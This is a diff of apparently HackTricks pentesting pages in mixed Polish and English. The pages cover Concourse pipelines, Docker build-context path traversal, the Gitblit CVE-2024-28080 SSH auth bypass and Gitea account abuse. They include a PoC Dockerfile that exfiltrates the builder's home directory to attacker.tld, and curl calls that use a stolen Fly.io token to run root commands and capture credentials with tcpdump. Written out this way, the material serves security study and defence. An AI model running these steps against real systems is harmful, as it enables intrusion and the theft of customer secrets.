Each [step](https://concourse-ci.org/steps.html) in a [job plan](https://concourse-ci.org/jobs.html#schema.job.plan) runs in its **own container**. You can run anything you want inside the container _(i.e. run my tests, run this bash script, build this image, etc.)_. So if you have a job with five steps Concourse will create five containers, one for each step.
|
||||
|
||||
Therefore, it's possible to indicate the type of container each step needs to be run in.
|
||||
|
||||
### Simple Pipeline Example
|
||||
|
||||
### Przykład prostego pipeline'a
|
||||
```yaml
|
||||
jobs:
|
||||
- name: simple
|
||||
plan:
|
||||
- task: simple-task
|
||||
privileged: true
|
||||
config:
|
||||
# Tells Concourse which type of worker this task should run on
|
||||
platform: linux
|
||||
image_resource:
|
||||
type: registry-image
|
||||
source:
|
||||
repository: busybox # images are pulled from docker hub by default
|
||||
run:
|
||||
path: sh
|
||||
args:
|
||||
- -cx
|
||||
- |
|
||||
sleep 1000
|
||||
echo "$SUPER_SECRET"
|
||||
params:
|
||||
SUPER_SECRET: ((super.secret))
|
||||
- name: simple
|
||||
plan:
|
||||
- task: simple-task
|
||||
privileged: true
|
||||
config:
|
||||
# Tells Concourse which type of worker this task should run on
|
||||
platform: linux
|
||||
image_resource:
|
||||
type: registry-image
|
||||
source:
|
||||
repository: busybox # images are pulled from docker hub by default
|
||||
run:
|
||||
path: sh
|
||||
args:
|
||||
- -cx
|
||||
- |
|
||||
sleep 1000
|
||||
echo "$SUPER_SECRET"
|
||||
params:
|
||||
SUPER_SECRET: ((super.secret))
|
||||
```
|
||||
|
||||
```bash
|
||||
@@ -123,21 +130,25 @@ fly -t tutorial trigger-job --job pipe-name/simple --watch
|
||||
# From another console
|
||||
fly -t tutorial intercept --job pipe-name/simple
|
||||
```
|
||||
Sprawdź **127.0.0.1:8080**, aby zobaczyć przepływ pipeline'u.
|
||||
|
||||
### Skrypt Bash z potokiem wejścia/wyjścia
|
||||
Check **127.0.0.1:8080** to see the pipeline flow.
|
||||
|
||||
Możliwe jest **zapisanie wyników jednego zadania w pliku** i wskazanie, że jest to wyjście, a następnie wskazanie wejścia następnego zadania jako wyjścia poprzedniego zadania. To, co robi concourse, to **zamontowanie katalogu poprzedniego zadania w nowym zadaniu, gdzie możesz uzyskać dostęp do plików utworzonych przez poprzednie zadanie**.
|
||||
### Bash script with output/input pipeline
|
||||
|
||||
### Wyzwalacze
|
||||
It's possible to **save the results of one task in a file** and indicate that it's an output and then indicate the input of the next task as the output of the previous task. What concourse does is to **mount the directory of the previous task in the new task where you can access the files created by the previous task**.
|
||||
|
||||
Nie musisz ręcznie wyzwalać zadań za każdym razem, gdy chcesz je uruchomić, możesz również zaprogramować je do uruchamiania za każdym razem:
|
||||
### Triggers
|
||||
|
||||
- Mija trochę czasu: [Time resource](https://github.com/concourse/time-resource/)
|
||||
- Przy nowych commitach do głównej gałęzi: [Git resource](https://github.com/concourse/git-resource)
|
||||
- Nowe PR: [Github-PR resource](https://github.com/telia-oss/github-pr-resource)
|
||||
- Pobierz lub wypchnij najnowszy obraz swojej aplikacji: [Registry-image resource](https://github.com/concourse/registry-image-resource/)
|
||||
You don't need to trigger the jobs manually every-time you need to run them, you can also program them to be run every-time:
|
||||
|
||||
Sprawdź przykład pipeline'u YAML, który wyzwala się przy nowych commitach do mastera w [https://concourse-ci.org/tutorial-resources.html](https://concourse-ci.org/tutorial-resources.html)
|
||||
- Some time passes: [Time resource](https://github.com/concourse/time-resource/)
|
||||
- On new commits to the main branch: [Git resource](https://github.com/concourse/git-resource)
|
||||
- New PR's: [Github-PR resource](https://github.com/telia-oss/github-pr-resource)
|
||||
- Fetch or push the latest image of your app: [Registry-image resource](https://github.com/concourse/registry-image-resource/)
|
||||
|
||||
Check a YAML pipeline example that triggers on new commits to master in [https://concourse-ci.org/tutorial-resources.html](https://concourse-ci.org/tutorial-resources.html)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,101 +0,0 @@
|
||||
# Wykorzystywanie Docker Build Context w Hosted Builders (Path Traversal, Exfil, and Cloud Pivot)
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
## TL;DR
|
||||
|
||||
Jeśli platforma CI/CD lub hosted builder pozwala kontrybutorom określić ścieżkę Docker build context i ścieżkę Dockerfile, często można ustawić context na katalog nadrzędny (np. "..") i włączyć pliki hosta do build context. Następnie złośliwy Dockerfile kontrolowany przez atakującego może użyć COPY i exfiltrate secrets znalezione w katalogu domowym użytkownika buildera (np. ~/.docker/config.json). Ukradzione tokeny rejestru mogą również działać przeciwko control-plane APIs dostawcy, umożliwiając RCE w całej organizacji.
|
||||
|
||||
## Attack surface
|
||||
|
||||
Wiele usług hosted builder/registry robi mniej więcej to samo podczas budowania obrazów przesłanych przez użytkowników:
|
||||
- Odczytuje konfigurację na poziomie repo, która zawiera:
|
||||
- build context path (wysyłany do Docker daemon)
|
||||
- Dockerfile path względem tego context
|
||||
- Kopiuje wskazany katalog build context oraz Dockerfile do Docker daemon
|
||||
- Buduje obraz i uruchamia go jako hosted service
|
||||
|
||||
Jeśli platforma nie kanonizuje i nie ogranicza build context, użytkownik może ustawić go na lokalizację poza repozytorium (path traversal), powodując, że dowolne pliki hosta czytelne dla użytkownika builda staną się częścią build context i będą dostępne do COPY w Dockerfile.
|
||||
|
||||
Praktyczne ograniczenia często obserwowane:
|
||||
- Dockerfile musi znajdować się w wybranej ścieżce context i jego ścieżka musi być znana z góry.
|
||||
- Użytkownik builda musi mieć prawa do odczytu plików dołączonych do context; specjalne pliki urządzeń mogą zepsuć kopiowanie.
|
||||
|
||||
## PoC: Path traversal via Docker build context
|
||||
|
||||
Przykładowa złośliwa konfiguracja serwera deklarująca Dockerfile w kontekście katalogu nadrzędnego:
|
||||
```yaml
|
||||
runtime: "container"
|
||||
build:
|
||||
dockerfile: "test/Dockerfile" # Must reside inside the final context
|
||||
dockerBuildPath: ".." # Path traversal to builder user $HOME
|
||||
startCommand:
|
||||
type: "http"
|
||||
configSchema:
|
||||
type: "object"
|
||||
properties:
|
||||
apiKey:
|
||||
type: "string"
|
||||
required: ["apiKey"]
|
||||
exampleConfig:
|
||||
apiKey: "sk-example123"
|
||||
```
|
||||
Uwagi:
|
||||
- Użycie ".." często odwołuje się do katalogu domowego użytkownika builder (np. /home/builder), który zazwyczaj zawiera pliki wrażliwe.
|
||||
- Umieść swój Dockerfile w katalogu o nazwie repo (np. repo "test" → test/Dockerfile), tak aby pozostał w obrębie rozszerzonego kontekstu nadrzędnego.
|
||||
|
||||
## PoC: Dockerfile to ingest and exfiltrate the host context
|
||||
```dockerfile
|
||||
FROM alpine
|
||||
RUN apk add --no-cache curl
|
||||
RUN mkdir /data
|
||||
COPY . /data # Copies entire build context (now builder’s $HOME)
|
||||
RUN curl -si https://attacker.tld/?d=$(find /data | base64 -w 0)
|
||||
```
|
||||
Targets commonly recovered from $HOME:
|
||||
- ~/.docker/config.json (registry auths/tokens)
|
||||
- Other cloud/CLI caches and configs (e.g., ~/.fly, ~/.kube, ~/.aws, ~/.config/*)
|
||||
|
||||
Wskazówka: Nawet jeśli w repozytorium znajduje się plik .dockerignore, to sposób wyboru kontekstu po stronie platformy (który jest podatny) nadal decyduje, co zostanie wysłane do daemon. Jeśli platforma skopiuje wybraną ścieżkę do daemona zanim oceni .dockerignore Twojego repozytorium, pliki z hosta mogą nadal zostać ujawnione.
|
||||
|
||||
## Pivot w chmurze przy użyciu nadmiernie uprzywilejowanych tokenów (przykład: Fly.io Machines API)
|
||||
|
||||
Niektóre platformy wydają pojedynczy bearer token, który można użyć zarówno do container registry, jak i do control-plane API. Jeśli wyeksfiltrujesz registry token, spróbuj użyć go przeciwko provider API.
|
||||
|
||||
Przykładowe wywołania API przeciwko Fly.io Machines API z użyciem skradzionego tokena z ~/.docker/config.json:
|
||||
|
||||
Enumerate apps in an org:
|
||||
```bash
|
||||
curl -H "Authorization: Bearer fm2_..." \
|
||||
"https://api.machines.dev/v1/apps?org_slug=smithery"
|
||||
```
|
||||
Uruchom polecenie jako root wewnątrz dowolnej maszyny aplikacji:
|
||||
```bash
|
||||
curl -s -X POST -H "Authorization: Bearer fm2_..." \
|
||||
"https://api.machines.dev/v1/apps/<app>/machines/<machine>/exec" \
|
||||
--data '{"cmd":"","command":["id"],"container":"","stdin":"","timeout":5}'
|
||||
```
|
||||
Rezultat: remote code execution obejmujący całą organizację we wszystkich hostowanych aplikacjach, jeśli token ma wystarczające uprawnienia.
|
||||
|
||||
## Kradzież sekretów z przejętych hostowanych usług
|
||||
|
||||
Mając exec/RCE na hostowanych serwerach, możesz zebrać dostarczone przez klienta sekrety (API keys, tokens) lub przeprowadzić prompt-injection attacks. Przykład: zainstaluj tcpdump i przechwyć ruch HTTP na porcie 8080, aby wydobyć przychodzące poświadczenia.
|
||||
```bash
|
||||
# Install tcpdump inside the machine
|
||||
curl -s -X POST -H "Authorization: Bearer fm2_..." \
|
||||
"https://api.machines.dev/v1/apps/<app>/machines/<machine>/exec" \
|
||||
--data '{"cmd":"apk add tcpdump","command":[],"container":"","stdin":"","timeout":5}'
|
||||
|
||||
# Capture traffic
|
||||
curl -s -X POST -H "Authorization: Bearer fm2_..." \
|
||||
"https://api.machines.dev/v1/apps/<app>/machines/<machine>/exec" \
|
||||
--data '{"cmd":"tcpdump -i eth0 -w /tmp/log tcp port 8080","command":[],"container":"","stdin":"","timeout":5}'
|
||||
```
|
||||
Przechwycone żądania często zawierają poświadczenia klienta w nagłówkach, treści żądań lub parametrach zapytania.
|
||||
|
||||
## Referencje
|
||||
|
||||
- [Breaking MCP Server Hosting: Build-Context Path Traversal to Org-wide RCE and Secret Theft](https://blog.gitguardian.com/breaking-mcp-server-hosting/)
|
||||
- [Fly.io Machines API](https://fly.io/docs/machines/api/)
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
@@ -1,12 +1,12 @@
|
||||
# Bezpieczeństwo Gitblit
|
||||
# Gitblit Security
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Czym jest Gitblit
|
||||
## What is Gitblit
|
||||
|
||||
Gitblit to samodzielnie hostowany serwer Git napisany w Javie. Może działać jako samodzielny plik JAR lub w kontenerach servletów i zawiera wbudowaną usługę SSH (Apache MINA SSHD) obsługującą Git over SSH.
|
||||
Gitblit is a self‑hosted Git server written in Java. It can run as a standalone JAR or in servlet containers and ships an embedded SSH service (Apache MINA SSHD) for Git over SSH.
|
||||
|
||||
## Tematy
|
||||
## Topics
|
||||
|
||||
- Gitblit Embedded SSH Auth Bypass (CVE-2024-28080)
|
||||
|
||||
@@ -14,8 +14,8 @@ Gitblit to samodzielnie hostowany serwer Git napisany w Javie. Może działać j
|
||||
gitblit-embedded-ssh-auth-bypass-cve-2024-28080.md
|
||||
{{#endref}}
|
||||
|
||||
## Źródła
|
||||
## References
|
||||
|
||||
- [Gitblit project](https://gitblit.com/)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
@@ -2,100 +2,104 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podsumowanie
|
||||
## Summary
|
||||
|
||||
CVE-2024-28080 to obejście uwierzytelniania w wbudowanej usłudze SSH Gitblit, spowodowane nieprawidłowym zarządzaniem stanem sesji przy integracji z Apache MINA SSHD. Jeśli konto użytkownika ma zarejestrowany co najmniej jeden publiczny klucz SSH, atakujący, który zna nazwę użytkownika oraz którykolwiek z publicznych kluczy tego użytkownika, może się uwierzytelnić bez prywatnego klucza i bez hasła.
|
||||
CVE-2024-28080 is an authentication bypass in Gitblit’s embedded SSH service due to incorrect session state handling when integrating with Apache MINA SSHD. If a user account has at least one SSH public key registered, an attacker who knows the username and any of that user’s public keys can authenticate without the private key and without the password.
|
||||
|
||||
- Dotknięte: Gitblit < 1.10.0 (zaobserwowane w 1.9.3)
|
||||
- Naprawione: 1.10.0
|
||||
- Wymagania do exploitu:
|
||||
- Git over SSH włączony na instancji
|
||||
- Konto ofiary ma zarejestrowany co najmniej jeden publiczny klucz SSH w Gitblit
|
||||
- Atakujący zna nazwę użytkownika ofiary oraz jeden z jej publicznych kluczy (często możliwe do znalezienia, np. https://github.com/<username>.keys)
|
||||
- Affected: Gitblit < 1.10.0 (observed on 1.9.3)
|
||||
- Fixed: 1.10.0
|
||||
- Requirements to exploit:
|
||||
- Git over SSH enabled on the instance
|
||||
- Victim account has at least one SSH public key registered in Gitblit
|
||||
- Attacker knows victim username and one of their public keys (often discoverable, e.g., https://github.com/<username>.keys)
|
||||
|
||||
## Przyczyna (state leaks between SSH methods)
|
||||
## Root cause (state leaks between SSH methods)
|
||||
|
||||
W RFC 4252 uwierzytelnianie przy użyciu klucza publicznego przebiega w dwóch fazach: serwer najpierw sprawdza, czy podany klucz publiczny jest akceptowalny dla danej nazwy użytkownika, a dopiero po challenge/response z podpisem uwierzytelnia użytkownika. W MINA SSHD, PublickeyAuthenticator jest wywoływany dwukrotnie: przy akceptacji klucza (jeszcze bez podpisu) oraz później, gdy klient zwraca podpis.
|
||||
In RFC 4252, public‑key authentication proceeds in two phases: the server first checks whether a provided public key is acceptable for a username, and only after a challenge/response with a signature does it authenticate the user. In MINA SSHD, the PublickeyAuthenticator is invoked twice: on key acceptance (no signature yet) and later after the client returns a signature.
|
||||
|
||||
PublickeyAuthenticator Gitblit zmodyfikował kontekst sesji podczas pierwszego, przed‑podpisem wywołania przez powiązanie uwierzytelnionego UserModel z sesją i zwracanie true ("key acceptable"). Gdy uwierzytelnianie później przechodziło do hasła, PasswordAuthenticator zaufał temu zmodyfikowanemu stanowi sesji i przerwał proces, zwracając true bez weryfikacji hasła. W efekcie dowolne hasło (w tym puste) było akceptowane po wcześniejszej public‑key "acceptance" dla tego samego użytkownika.
|
||||
Gitblit’s PublickeyAuthenticator mutated the session context on the first, pre‑signature call by binding the authenticated UserModel to the session and returning true ("key acceptable"). When authentication later fell back to password, the PasswordAuthenticator trusted that mutated session state and short‑circuited, returning true without validating the password. As a result, any password (including empty) was accepted after a prior public‑key "acceptance" for the same user.
|
||||
|
||||
Ogólny, wadliwy przebieg:
|
||||
High‑level flawed flow:
|
||||
|
||||
1) Klient oferuje username + public key (jeszcze bez podpisu)
|
||||
2) Serwer rozpoznaje, że klucz należy do użytkownika i przedwcześnie przypisuje użytkownika do sesji, zwraca true ("acceptable")
|
||||
3) Klient nie może podpisać (brak prywatnego klucza), więc uwierzytelnianie przechodzi do hasła
|
||||
4) Uwierzytelnianie hasłem widzi, że użytkownik jest już obecny w sesji i bezwarunkowo zwraca sukces
|
||||
1) Client offers username + public key (no signature yet)
|
||||
2) Server recognizes the key as belonging to the user and prematurely attaches user to the session, returns true ("acceptable")
|
||||
3) Client cannot sign (no private key), so auth falls back to password
|
||||
4) Password auth sees a user already present in session and unconditionally returns success
|
||||
|
||||
## Eksploatacja krok po kroku
|
||||
## Step‑by‑step exploitation
|
||||
|
||||
- Zbierz nazwę użytkownika ofiary i jeden z jej kluczy publicznych:
|
||||
- GitHub udostępnia publiczne klucze pod adresem https://github.com/<username>.keys
|
||||
- Serwery publiczne często udostępniają authorized_keys
|
||||
- Skonfiguruj OpenSSH tak, aby prezentował tylko część publiczną (bez prywatnej), tak aby generowanie podpisu się nie powiodło, wymuszając powrót do hasła, a jednocześnie wywołując ścieżkę akceptacji klucza publicznego na serwerze.
|
||||
- Collect a victim’s username and one of their public keys:
|
||||
- GitHub exposes public keys at https://github.com/<username>.keys
|
||||
- Public servers often expose authorized_keys
|
||||
- Configure OpenSSH to present only the public half so signature generation fails, forcing a fallback to password while still triggering the public‑key acceptance path on the server.
|
||||
|
||||
Example SSH client config (no private key available):
|
||||
|
||||
Przykładowa konfiguracja klienta SSH (brak dostępnego prywatnego klucza):
|
||||
```sshconfig
|
||||
# ~/.ssh/config
|
||||
Host gitblit-target
|
||||
HostName <host-or-ip>
|
||||
User <victim-username>
|
||||
PubkeyAuthentication yes
|
||||
PreferredAuthentications publickey,password
|
||||
IdentitiesOnly yes
|
||||
IdentityFile ~/.ssh/victim.pub # public half only (no private key present)
|
||||
HostName <host-or-ip>
|
||||
User <victim-username>
|
||||
PubkeyAuthentication yes
|
||||
PreferredAuthentications publickey,password
|
||||
IdentitiesOnly yes
|
||||
IdentityFile ~/.ssh/victim.pub # public half only (no private key present)
|
||||
```
|
||||
Połącz się i naciśnij Enter przy monicie o hasło (lub wpisz dowolny ciąg):
|
||||
|
||||
Connect and press Enter at the password prompt (or type any string):
|
||||
|
||||
```bash
|
||||
ssh gitblit-target
|
||||
# or Git over SSH
|
||||
GIT_SSH_COMMAND="ssh -F ~/.ssh/config" git ls-remote ssh://<victim-username>@<host>/<repo.git>
|
||||
```
|
||||
Uwierzytelnianie powiodło się, ponieważ wcześniejsza faza public‑key zmieniła stan session na uwierzytelnionego użytkownika, a password auth błędnie ufa temu stanowi.
|
||||
|
||||
Uwaga: Jeśli w konfiguracji SSH włączono ControlMaster multiplexing, kolejne polecenia Git mogą ponownie użyć uwierzytelnionego połączenia, zwiększając wpływ.
|
||||
Authentication succeeds because the earlier public‑key phase mutated the session to an authenticated user, and password auth incorrectly trusts that state.
|
||||
|
||||
Note: If ControlMaster multiplexing is enabled in your SSH config, subsequent Git commands may reuse the authenticated connection, increasing impact.
|
||||
|
||||
## Impact
|
||||
|
||||
- Pełne podszycie się pod dowolnego użytkownika Gitblit, który ma co najmniej jeden zarejestrowany SSH public key
|
||||
- Dostęp do odczytu/zapisu do repozytoriów zgodnie z uprawnieniami ofiary (eksfiltracja źródła, nieautoryzowane pushes, supply‑chain risks)
|
||||
- Możliwy wpływ administracyjny przy ataku na konto administratora
|
||||
- Czysty exploit sieciowy; nie wymaga brute force ani private key
|
||||
- Full impersonation of any Gitblit user with at least one registered SSH public key
|
||||
- Read/write access to repositories per victim’s permissions (source exfiltration, unauthorized pushes, supply‑chain risks)
|
||||
- Potential administrative impact if targeting an admin user
|
||||
- Pure network exploit; no brute force or private key required
|
||||
|
||||
## Detection ideas
|
||||
|
||||
- Przejrzyj logi SSH w poszukiwaniu sekwencji, w których próba publickey jest następowana przez udane uwierzytelnienie password z pustym lub bardzo krótkim hasłem
|
||||
- Szukaj przepływów: metoda publickey oferująca nieobsługiwany/niepasujący materiał klucza, po którym następuje natychmiastowe powodzenie password dla tej samej nazwy użytkownika
|
||||
- Review SSH logs for sequences where a publickey attempt is followed by a successful password authentication with an empty or very short password
|
||||
- Look for flows: publickey method offering unsupported/mismatched key material followed by immediate password success for the same username
|
||||
|
||||
## Mitigations
|
||||
|
||||
- Zaktualizuj do Gitblit v1.10.0+
|
||||
- Do czasu aktualizacji:
|
||||
- Wyłącz Git over SSH na Gitblit, lub
|
||||
- Ogranicz dostęp sieciowy do usługi SSH, oraz
|
||||
- Monitoruj w poszukiwaniu opisanych powyżej podejrzanych wzorców
|
||||
- Rotuj dane uwierzytelniające dotkniętych użytkowników, jeśli podejrzewa się kompromitację
|
||||
- Upgrade to Gitblit v1.10.0+
|
||||
- Until upgraded:
|
||||
- Disable Git over SSH on Gitblit, or
|
||||
- Restrict network access to the SSH service, and
|
||||
- Monitor for suspicious patterns described above
|
||||
- Rotate affected user credentials if compromise is suspected
|
||||
|
||||
## General: abusing SSH auth method state‑leakage (MINA/OpenSSH‑based services)
|
||||
|
||||
Wzorzec: Jeśli public‑key authenticator serwera modyfikuje user/session state podczas etapu pre‑signature "key acceptable", a inne authenticatory (np. password) ufają temu stanowi, można obejść uwierzytelnianie przez:
|
||||
Pattern: If a server’s public‑key authenticator mutates user/session state during the pre‑signature "key acceptable" phase and other authenticators (e.g., password) trust that state, you can bypass authentication by:
|
||||
|
||||
- Prezentowanie legalnego public key dla docelowego użytkownika (bez private key)
|
||||
- Wymuszenie, by klient nie podpisał, tak że serwer przechodzi do password
|
||||
- Podanie dowolnego hasła, podczas gdy password authenticator przerywa procedurę z powodu leaked state
|
||||
- Presenting a legitimate public key for the target user (no private key)
|
||||
- Forcing the client to fail signing so the server falls back to password
|
||||
- Supplying any password while the password authenticator short‑circuits on leaked state
|
||||
|
||||
Praktyczne wskazówki:
|
||||
Practical tips:
|
||||
|
||||
- Public key harvesting at scale: pobieraj public keys z powszechnych źródeł takich jak https://github.com/<username>.keys, katalogi organizacji, strony zespołów, leaked authorized_keys
|
||||
- Forcing signature failure (client‑side): ustaw IdentityFile tylko na .pub, ustaw IdentitiesOnly yes, zachowaj PreferredAuthentications tak, by zawierało publickey a następnie password
|
||||
- Public key harvesting at scale: pull public keys from common sources such as https://github.com/<username>.keys, organizational directories, team pages, leaked authorized_keys
|
||||
- Forcing signature failure (client‑side): point IdentityFile to only the .pub, set IdentitiesOnly yes, keep PreferredAuthentications to include publickey then password
|
||||
- MINA SSHD integration pitfalls:
|
||||
- PublickeyAuthenticator.authenticate(...) nie powinien przyłączać user/session state dopóki ścieżka weryfikacji po podpisie nie potwierdzi podpisu
|
||||
- PasswordAuthenticator.authenticate(...) nie powinien wywnioskowywać sukcesu na podstawie jakiegokolwiek stanu zmodyfikowanego podczas wcześniejszej, niekompletnej metody uwierzytelniania
|
||||
- PublickeyAuthenticator.authenticate(...) must not attach user/session state until the post‑signature verification path confirms the signature
|
||||
- PasswordAuthenticator.authenticate(...) must not infer success from any state mutated during a prior, incomplete authentication method
|
||||
|
||||
Powiązane uwagi protokołu/projektowe i literatura:
|
||||
Related protocol/design notes and literature:
|
||||
- SSH userauth protocol: RFC 4252 (publickey method is a two‑stage process)
|
||||
- Historyczne dyskusje na temat early acceptance oracles i auth races, np. spory wokół CVE‑2016‑20012 dotyczące zachowania OpenSSH
|
||||
- Historical discussions on early acceptance oracles and auth races, e.g., CVE‑2016‑20012 disputes around OpenSSH behavior
|
||||
|
||||
## Referencje
|
||||
## References
|
||||
|
||||
- [Gitblit CVE-2024-28080: SSH public‑key fallback to password authentication bypass (Silent Signal blog)](https://blog.silentsignal.eu/2025/06/14/gitblit-cve-CVE-2024-28080/)
|
||||
- [Gitblit v1.10.0 release notes](https://github.com/gitblit-org/gitblit/releases/tag/v1.10.0)
|
||||
|
||||
@@ -2,129 +2,140 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Co to jest Gitea
|
||||
## What is Gitea
|
||||
|
||||
**Gitea** to **rozwiązanie do hostingu kodu zarządzane przez społeczność, samodzielnie hostowane, lekkie**, napisane w Go.
|
||||
**Gitea** is a **self-hosted community managed lightweight code hosting** solution written in Go.
|
||||
|
||||
.png>)
|
||||
|
||||
### Podstawowe informacje
|
||||
### Basic Information
|
||||
|
||||
{{#ref}}
|
||||
basic-gitea-information.md
|
||||
{{#endref}}
|
||||
|
||||
## Laboratorium
|
||||
## Lab
|
||||
|
||||
To run a Gitea instance locally you can just run a docker container:
|
||||
|
||||
Aby uruchomić instancję Gitea lokalnie, wystarczy uruchomić kontener docker:
|
||||
```bash
|
||||
docker run -p 3000:3000 gitea/gitea
|
||||
```
|
||||
Połącz się z portem 3000, aby uzyskać dostęp do strony internetowej.
|
||||
|
||||
Możesz również uruchomić to z kubernetes:
|
||||
Connect to port 3000 to access the web page.
|
||||
|
||||
You could also run it with kubernetes:
|
||||
|
||||
```
|
||||
helm repo add gitea-charts https://dl.gitea.io/charts/
|
||||
helm install gitea gitea-charts/gitea
|
||||
```
|
||||
## Nieużytkownikowa Enumeracja
|
||||
|
||||
- Publiczne repozytoria: [http://localhost:3000/explore/repos](http://localhost:3000/explore/repos)
|
||||
- Zarejestrowani użytkownicy: [http://localhost:3000/explore/users](http://localhost:3000/explore/users)
|
||||
- Zarejestrowane organizacje: [http://localhost:3000/explore/organizations](http://localhost:3000/explore/organizations)
|
||||
## Unauthenticated Enumeration
|
||||
|
||||
Zauważ, że **domyślnie Gitea pozwala nowym użytkownikom na rejestrację**. To nie da szczególnie interesującego dostępu nowym użytkownikom do repozytoriów innych organizacji/użytkowników, ale **zalogowany użytkownik** może być w stanie **zobaczyć więcej repozytoriów lub organizacji**.
|
||||
- Public repos: [http://localhost:3000/explore/repos](http://localhost:3000/explore/repos)
|
||||
- Registered users: [http://localhost:3000/explore/users](http://localhost:3000/explore/users)
|
||||
- Registered Organizations: [http://localhost:3000/explore/organizations](http://localhost:3000/explore/organizations)
|
||||
|
||||
## Wewnętrzna Eksploatacja
|
||||
Note that by **default Gitea allows new users to register**. This won't give specially interesting access to the new users over other organizations/users repos, but a **logged in user** might be able to **visualize more repos or organizations**.
|
||||
|
||||
W tym scenariuszu zakładamy, że uzyskałeś dostęp do konta github.
|
||||
## Internal Exploitation
|
||||
|
||||
### Z Danymi Użytkownika/Ciastkiem Webowym
|
||||
For this scenario we are going to suppose that you have obtained some access to a github account.
|
||||
|
||||
Jeśli w jakiś sposób już masz dane logowania dla użytkownika w organizacji (lub ukradłeś ciastko sesji), możesz **po prostu się zalogować** i sprawdzić, jakie **uprawnienia masz** do jakich **repozytoriów**, w **jakich zespołach** jesteś, **wymienić innych użytkowników** oraz **jak są chronione repozytoria.**
|
||||
### With User Credentials/Web Cookie
|
||||
|
||||
Zauważ, że **może być używane 2FA**, więc będziesz mógł uzyskać dostęp do tych informacji tylko wtedy, gdy również **przejdziesz tę kontrolę**.
|
||||
If you somehow already have credentials for a user inside an organization (or you stole a session cookie) you can **just login** and check which which **permissions you have** over which **repos,** in **which teams** you are, **list other users**, and **how are the repos protected.**
|
||||
|
||||
Note that **2FA may be used** so you will only be able to access this information if you can also **pass that check**.
|
||||
|
||||
> [!NOTE]
|
||||
> Zauważ, że jeśli **uda ci się ukraść ciastko `i_like_gitea`** (aktualnie skonfigurowane z SameSite: Lax), możesz **całkowicie podszyć się pod użytkownika** bez potrzeby posiadania danych logowania lub 2FA.
|
||||
> Note that if you **manage to steal the `i_like_gitea` cookie** (currently configured with SameSite: Lax) you can **completely impersonate the user** without needing credentials or 2FA.
|
||||
|
||||
### Z Klucza SSH Użytkownika
|
||||
### With User SSH Key
|
||||
|
||||
Gitea pozwala **użytkownikom** ustawiać **klucze SSH**, które będą używane jako **metoda uwierzytelniania do wdrażania kodu** w ich imieniu (brak zastosowania 2FA).
|
||||
Gitea allows **users** to set **SSH keys** that will be used as **authentication method to deploy code** on their behalf (no 2FA is applied).
|
||||
|
||||
With this key you can perform **changes in repositories where the user has some privileges**, however you can not use it to access gitea api to enumerate the environment. However, you can **enumerate local settings** to get information about the repos and user you have access to:
|
||||
|
||||
Z tym kluczem możesz wprowadzać **zmiany w repozytoriach, w których użytkownik ma pewne uprawnienia**, jednak nie możesz go użyć do uzyskania dostępu do API gitea w celu enumeracji środowiska. Możesz jednak **enumerować lokalne ustawienia**, aby uzyskać informacje o repozytoriach i użytkowniku, do którego masz dostęp:
|
||||
```bash
|
||||
# Go to the the repository folder
|
||||
# Get repo config and current user name and email
|
||||
git config --list
|
||||
```
|
||||
Jeśli użytkownik skonfigurował swoją nazwę użytkownika jako swoją nazwę użytkownika gitea, możesz uzyskać dostęp do **publicznych kluczy, które ustawił** na swoim koncie w _https://github.com/\<gitea_username>.keys_, możesz to sprawdzić, aby potwierdzić, że znaleziony klucz prywatny może być użyty.
|
||||
|
||||
**Klucze SSH** mogą być również ustawiane w repozytoriach jako **klucze wdrożeniowe**. Każdy, kto ma dostęp do tego klucza, będzie mógł **uruchamiać projekty z repozytorium**. Zwykle na serwerze z różnymi kluczami wdrożeniowymi lokalny plik **`~/.ssh/config`** dostarczy informacji o tym, do którego klucza się odnosi.
|
||||
If the user has configured its username as his gitea username you can access the **public keys he has set** in his account in _https://github.com/\<gitea_username>.keys_, you could check this to confirm the private key you found can be used.
|
||||
|
||||
#### Klucze GPG
|
||||
**SSH keys** can also be set in repositories as **deploy keys**. Anyone with access to this key will be able to **launch projects from a repository**. Usually in a server with different deploy keys the local file **`~/.ssh/config`** will give you info about key is related.
|
||||
|
||||
Jak wyjaśniono [**tutaj**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/gitea-security/broken-reference/README.md), czasami konieczne jest podpisanie commitów, inaczej możesz zostać odkryty.
|
||||
#### GPG Keys
|
||||
|
||||
As explained [**here**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/gitea-security/broken-reference/README.md) sometimes it's needed to sign the commits or you might get discovered.
|
||||
|
||||
Check locally if the current user has any key with:
|
||||
|
||||
Sprawdź lokalnie, czy bieżący użytkownik ma jakikolwiek klucz za pomocą:
|
||||
```shell
|
||||
gpg --list-secret-keys --keyid-format=long
|
||||
```
|
||||
### Z tokenem użytkownika
|
||||
|
||||
Aby uzyskać wprowadzenie na temat [**Tokenów Użytkownika sprawdź podstawowe informacje**](basic-gitea-information.md#personal-access-tokens).
|
||||
### With User Token
|
||||
|
||||
Token użytkownika może być używany **zamiast hasła** do **uwierzytelnienia** w serwerze Gitea [**za pomocą API**](https://try.gitea.io/api/swagger#/). Będzie miał **pełny dostęp** do użytkownika.
|
||||
For an introduction about [**User Tokens check the basic information**](basic-gitea-information.md#personal-access-tokens).
|
||||
|
||||
### Z aplikacją Oauth
|
||||
A user token can be used **instead of a password** to **authenticate** against Gitea server [**via API**](https://try.gitea.io/api/swagger#/). it will has **complete access** over the user.
|
||||
|
||||
Aby uzyskać wprowadzenie na temat [**Aplikacji Oauth Gitea sprawdź podstawowe informacje**](./#with-oauth-application).
|
||||
### With Oauth Application
|
||||
|
||||
Atakujący może stworzyć **złośliwą aplikację Oauth**, aby uzyskać dostęp do uprzywilejowanych danych/akcji użytkowników, którzy prawdopodobnie zaakceptują je jako część kampanii phishingowej.
|
||||
For an introduction about [**Gitea Oauth Applications check the basic information**](#with-oauth-application).
|
||||
|
||||
